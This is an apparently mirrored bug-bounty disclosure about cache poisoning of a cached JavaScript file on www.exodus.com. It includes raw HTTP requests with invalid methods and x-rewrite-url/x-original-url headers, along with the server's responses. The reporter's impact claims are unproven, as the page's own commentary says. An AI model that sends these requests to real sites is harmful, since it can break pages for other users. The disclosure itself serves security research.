2 Cache Poisoning Attack Methods Affect Core Functionality www.exodus.com
The reporter claims that sending malformed custom HTTP headers to a cached JavaScript file on www.exodus.com could replace the cached response with a 501 error, and that other custom headers could trigger the site's firewall. The text does not show that other users actually received the poisoned response, so the real-world impact is unproven.

- Disclosed after 12 days
Summary:
www.exodus.com hosts static js and css files on Server: cloudflare . Which is cached by cloudflare and passed to all other users accessing the source. I was able to impact the core functionality by using a custom HTTP. Here are 2 details of the Bug.
Steps To Reproduce:
1. 501 Not Implemented

At https://www.exodus.com/, I was able to impact core functionality by using an invalid custom HTTP header to replace the JavaScript file from https://www.exodus.com/webpack-runtime-d5cfa86b8e358efc5db3-v2.js with message '501 Not Implemented'.
ERROR /webpack-runtime-d5cfa86b8e358efc5db3-v2.js?cachebust=exodus HTTP/1.1
Host: www.exodus.com
CRASH /webpack-runtime-d5cfa86b8e358efc5db3-v2.js?cachebust=exodus HTTP/1.1
Host: www.exodus.com
Response :
HTTP/1.1 501 Not Implemented
Date: Wed, 25 May 2022 22:07:00 GMT
Content-Length: 0
Connection: keep-alive
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Set-Cookie: __cfruid=5132a5357442dd861d107824c86a39a95057bcaf-1653516420; path=/; domain=.exodus.com; HttpOnly; Secure; SameSite=None
Server: cloudflare
CF-RAY: 711194da3f3fa131-SIN
( HTTP ) My custom CRASH & ERROR to fulfill a request does not work or is not found on the server this server establishes communication between the client and the server to be interrupted . Note that the CF-RAY value changes every time we send a request. CF-RAY is a hash value that encodes information about the data center and requests.
2. Cache poisoning triggers Firewall Exodus

When you poison a .js / .css file with additional 2 headers namely : x-rewrite-url & x-original-url it will trigger the exodus firewall rule.
GET request:
GET /webpack-runtime-d5cfa86b8e358efc5db3-v2.js?cachebust=exodus HTTP/1.1
Host: www.exodus.com
x-rewrite-url: /root
GET /webpack-runtime-d5cfa86b8e358efc5db3-v2.js?cachebust=exodus HTTP/1.1
Host: www.exodus.com
x-original-url: /root

Pay attention to the GET request. It looks different if you open the response in a browser, it will make a POST. Logically, if the POST, DELETE or PURGE methods are not allowed it will issue a response POST is not a valid request method ( 500 Internal Server Error ) However with 2 additional headers x-rewrite-url & x-original-url it actually makes a POST request to the internal system, interesting is not it? :
POST /webpack-runtime-d5cfa86b8e358efc5db3-v2.js?cachebust=exodus HTTP/1.1
Host: www.exodus.com
Response :
HTTP/1.1 403 Forbidden
Server: cloudflare
CF-RAY: 7111ab2b8cd191c6-SIN

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />

    <title>Exodus - Firewall Triggered</title>
Supporting Material/References:
- F1744429: Crash501NotImplemented.png
- F1744430: FirewallTriggeredWithCachePoison.png
- F1744431: PostRequestTriggeredFirewall.png
==Note: I've added in the User-Agent header to help with problem tracking. https://hackerone.com/bismillahfortuner?type=user User-Agent: h1-<bismillahfortuner>==
Impact
www.exodus.com hosts static js and css files on Server: cloudflare . Which is cached by cloudflare and passed to all other users accessing the source. I was able to impact the core functionality by using a custom HTTP. And I can trigger exodus firewall rules using cache poisoning
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the edge cache keyed responses without accounting for unusual request headers, so a malformed request produced an error response that was stored and could be served to others.
Impact
The reporter claims the cached script could be replaced for all visitors and that firewall rules could be triggered, but the text provides no evidence that other users were affected.
What the attacker needed
Ability to send custom HTTP headers
How it was found
- Send a request for the JavaScript file with an invalid custom header such as ERROR.
- Observe a 501 Not Implemented response from the edge server.
- Send a request for the same file with x-rewrite-url or x-original-url headers.
- Observe the request being turned into a POST and the Exodus firewall page being returned.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A cache is a shared store that sits between visitors and a website, so one response can be handed to many people. Cache poisoning means tricking that store into saving a bad response. Here the reporter says odd headers made the cache return an error page instead of a script, but the text never shows another visitor receiving it.
What is Cache bugs?
A cache and the origin disagree about a request, so a poisoned response is served to everyone or a private page is stored as public.


